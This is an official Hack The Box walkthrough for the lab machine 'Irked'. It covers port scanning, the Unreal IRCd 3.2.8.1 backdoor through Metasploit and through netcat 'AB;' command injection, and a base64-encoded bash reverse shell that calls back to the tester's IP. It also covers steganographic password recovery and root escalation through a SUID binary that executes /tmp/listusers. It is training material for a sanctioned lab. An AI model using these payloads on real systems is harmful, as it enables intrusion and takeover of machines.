Hack The Box

PEN-TESTING LABS

Irked

21st April 2019 / Document No D19.100.15

Prepared By: MinatoTW

Machine Author: MrAgent

Difficulty: Easy

Classification: Official

SYNOPSIS

Irked is a pretty simple and straight-forward box which requires basic enumeration skills. It shows the need to scan all ports on machines and to investigate any out of the place binaries found while enumerating a system.

Skills Required

- None

Skills Learned


- Exploit modification
- Troubleshooting Metasploit modules
- Linux Enumeration

ENUMERATION

NMAP

The results of a version and script scan on all open ports.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.117 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.117
```



```
root@Ubuntu:~/Documents/HTB/Irked# nmap -p22,80,111,6697,8067,52735,65534 -sC -sV -T4 10.10.10.117
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-23 17:12 IST
Nmap scan report for irked.htb (10.10.10.117)
Host is up (0.22s latency).

PORT      STATE  SERVICE     VERSION
22/tcp    open   ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp    open   http        Apache httpd 2.4.10 ((Debian))
111/tcp   open   rpcbind     2-4 (RPC #100000)
6697/tcp  open   ircs-u?
|_irc-info: Unable to open connection
8067/tcp  open   infi-async?
|_irc-info: Unable to open connection
52735/tcp closed unknown
65534/tcp open   unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

QUERYING RPC

```
showmount -e 10.10.10.117
```



```
root@Hazard:~/Documents/HTB# showmount -e 10.10.10.117
clnt_create: RPC: Program not registered
root@Hazard:~/Documents/HTB# 
```

APACHE - PORT 80


IRC is almost working!

A message “IRC is almost working” is displayed which confirms nmap finding.

UNREAL IRCD

Finding the version of Unreal IRCD running on the box.

```
irssi -c 10.10.10.117 --port 8067
```



```
20:45 !irked.htb    Looking up your hostname...
20:45 !irked.htb *** Couldn't resolve your hostname; using your IP address instead
20:45 -!- You have not registered
20:45 -!- Welcome to the ROXnet IRC Network root_!root@10.10.15.47
20:45 -!- Your host is irked.htb, running version Unreal3.2.8.1
20:45 -!- This server was created Mon May 14 2018 at 13:12:50 EDT
```


The version returned by the server is “Unreal 3.2.8.1” .

A quick google search about the version yields exploit-db and metasploit resources. According to the description there was a backdoor added to Unreal IRCD version 3.2.8.1 which allows execution of commands prefixed with AB; .

FOOTHOLD

METASPLOIT MODULE


Metasploit framework has the module “unreal_ircd_3281_backdoor” which can be used. Lets start it up and run the module.



```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 10.10.10.117
rhost => 10.10.10.117
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 65534
rport => 65534
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.10.12.181:4444
[*] 10.10.10.117:65534 - Connected to 10.10.10.117:65534...
    :irked.htb NOTICE AUTH :*** Looking up your hostname...
[*] 10.10.10.117:65534 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Eh0kQ9DVgU5q9D52;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Eh0kQ9DVgU5q9D52\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.12.181:4444 -> 10.10.10.117:44183) at 2019-04-22 21:36:34 +0530

whoami
ircd
id
uid=1001(ircd) gid=1001(ircd) groups=1001(ircd)
```

The module results in a shell right away. The same can be done manually using netcat. We echo in the backdoor command when a connection is established to get it executed.

```
echo 'AB; ping -c2 10.10.12.181' | nc 10.10.10.117 65534
```



```
root@Ubuntu:~/Documents/HTB/Irked#
root@Ubuntu:~/Documents/HTB/Irked# echo 'AB; ping -c2 10.10.12.181' | nc 10.10.10.117 65534
:irked.htb NOTICE AUTH :*** Looking up your hostname...
:irked.htb NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
:irked.htb 451 AB; :You have not registered
```


```
root@Ubuntu:~/Documents/HTB/Irked# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
17:17:38.728887 IP irked.htb > Ubuntu: ICMP echo request, id 3857, seq 1, length 64
17:17:38.728930 IP Ubuntu > irked.htb: ICMP echo reply, id 3857, seq 1, length 64
17:17:39.688576 IP irked.htb > Ubuntu: ICMP echo request, id 3857, seq 2, length 64
17:17:39.688643 IP Ubuntu > irked.htb: ICMP echo reply, id 3857, seq 2, length 64
```

The server replies back with pings which means the payload got executed.

SPAWNING A SHELL

The same procedure can be repeated with a bash reverse shell command which returns a shell.

```
echo 'bash -i >& /dev/tcp/10.10.12.181/1234 0>&1' | base64
echo 'AB; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMi4xODEvMTIzNCAwPiYxCg==
| base64 -d | bash' | nc 10.10.10.117 65534
```



```
root@Ubuntu:~/Documents/HTB/Irked# echo 'AB; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMi4xODEvMTIzNCAwPiYxCg==
 | base64 -d | bash' | nc 10.10.10.117 65534
:irked.htb NOTICE AUTH :*** Looking up your hostname...
:irked.htb NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
```

```
root@Ubuntu:~/Documents/HTB/Irked# echo 'bash -i >& /dev/tcp/10.10.12.181/1234 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMi4xODEvMTIzNCAwPiYxCg==
root@Ubuntu:~/Documents/HTB/Irked# nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Connection from irked.htb 37328 received!
bash: cannot set terminal process group (669): Inappropriate ioctl for device
bash: no job control in this shell
ircd@irked:~/Unreal3.2$
```

Spawn a tty shell using python or python3.

```
python -c "import pty;pty.spawn('/bin/bash')"
```

LATERAL MOVEMENT

ENUMERATING DJMARDOV'S FOLDER


On navigating to the second user's folder on the box i.e ~djamrov a file named .backup is found in the Documents folder.

```
ircd@irked:/home/djmardov/Documents$ cat .backup
cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

It says "Steg backup" which points towards steganography. The only found so far is the one on the web page on port 80.


Download it and extract its contents using steghide and the password found in the backup file.

```
wget http://10.10.10.117/irked.jpg
steghide extract -p UPupDOWNdownLRlrBAbaSSss -sf irked.jpg
```



```
root@Ubuntu:~/Documents/HTB/Irked# steghide extract -p UPupDOWNdownLRlrBAbaSSss -sf irked.jpg
wrote extracted data to "pass.txt".
root@Ubuntu:~/Documents/HTB/Irked# cat pass.txt
Kab6h+m+bbp2J:HG
root@Ubuntu:~/Documents/HTB/Irked# 
```

Which gives pass.txt containing a password which can be used to ssh in as djmardov.




```
root@Hazard:~/Documents/HTB/Irked# ssh djmardov@10.10.10.117
djmardov@10.10.10.117's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 22 12:33:48 2019 from 10.10.15.190
djmardov@irked:~$ 
```

PRIVILEGE ESCALATION


ENUMERATING SUID BINARIES

On listing the suid files a file /usr/bin/viewuser is noticed which isn't present on Debian by default.

```
find / -type f -perm -4000 2>/dev/null
```



```
djmardov@irked:~$ find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
```




```
djmardov@irked:~$ ls -la /usr/bin/viewuser
-rwsr-xr-x 1 root root 7328 May 16  2018 /usr/bin/viewuser
djmardov@irked:~$ 
```

Note: The nrcy step can be directly performed from a shell as ircd too.


EXPLOITING VIEWUSER BINARY

The binary viewuser is a 32 bit binary executable.



```
djmardov@irked:~$ file /usr/bin/viewuser
/usr/bin/viewuser: setuid ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, i
ux 3.2.0, BuildID[sha1]=69ba4bc75bf72037f1ec492bc4cde2550eeac4bb, not stripped
djmardov@irked:~$
```


On executing it , the binary errors out at the end as /tmp/listusers isn’t found.



```
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-04-22 12:42 (:0)
djmardov pts/0        2019-04-22 12:42 (10.10.15.190)
djmardov pts/2        2019-04-22 12:42 (10.10.16.24)
djmardov pts/3        2019-04-22 12:42 (10.10.14.186)
djmardov pts/4        2019-04-22 12:43 (10.10.12.181)
djmardov pts/5        2019-04-22 12:44 (10.10.13.40)
sh: 1: /tmp/listusers: not found
djmardov@irked:~$
```

By running ltrace on the binary we can verify it’s actions. First transfer the binary to local machine.


```
scp djmardov@10.10.10.117:/usr/bin/viewuser viewuser
```



```
root@Ubuntu:~/Documents/HTB/Irked# scp djmardov@10.10.10.117:/usr/bin/viewuser viewuser
djmardov@10.10.10.117's password:
viewuser                                                                     100% 7328    22.9KB/s   00:00
root@Ubuntu:~/Documents/HTB/Irked# ls -la viewuser
-rwsr-xr-x 1 root root 7328 Apr 23 17:21 viewuser
root@Ubuntu:~/Documents/HTB/Irked#
```

```
ltrace ./viewuser
```


On executing ltrace on the binary it’s seen that it first calls setuid() to the uid to 0 and then calls system to execute /tmp/listusers.



```
root@Ubuntu:~/Documents/HTB/Irked# ltrace ./viewuser
__libc_start_main(0x5664757d, 1, 0xff86e9c4, 0x56647600 <un
puts("This application is being devleo"...This application
)                                                   = 69
puts("It is still being actively devel"...It is still being
)                                                   = 37
system("who"hazard   :0           2019-04-23 16:48 (:0)
root     pts/1        2019-04-23 16:48 (tmux(6042).%0)
root     pts/2        2019-04-23 16:50 (tmux(6042).%1)
root     pts/3        2019-04-23 16:51 (tmux(6042).%2)
root     pts/4        2019-04-23 17:17 (tmux(6042).%3)
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
setuid(0)
system("/tmp/listusers"sh: 1: /tmp/listusers: not found
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
+++ exited (status 0) +++
root@Ubuntu:~/Documents/HTB/Irked#
```

This can be exploited by creating a file /tmp/listusers with a malicious code which will get executed by root when it is called by the viewuser binary.

```
printf '/bin/sh' > /tmp/listusers
chmod a+x /tmp/listusers
/usr/bin/viewuser
```



```
djmardov@irked:~$ printf '/bin/sh' > /tmp/listusers
djmardov@irked:~$ chmod a+x /tmp/listusers
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-04-22 12:49 (:0)
djmardov pts/0        2019-04-22 12:49 (10.10.15.190)
djmardov pts/1        2019-04-22 12:52 (10.10.14.146)
djmardov pts/2        2019-04-22 12:52 (10.10.12.81)
djmardov pts/4        2019-04-22 12:54 (10.10.12.194)
djmardov pts/6        2019-04-22 12:56 (10.10.12.181)
# id
uid=0(root) gid=1000(djmardov) groups=1000(djmardov),24(cdrom),25(floppy
),117(bluetooth)
# wc -c /root/root.txt
33 /root/root.txt
#
```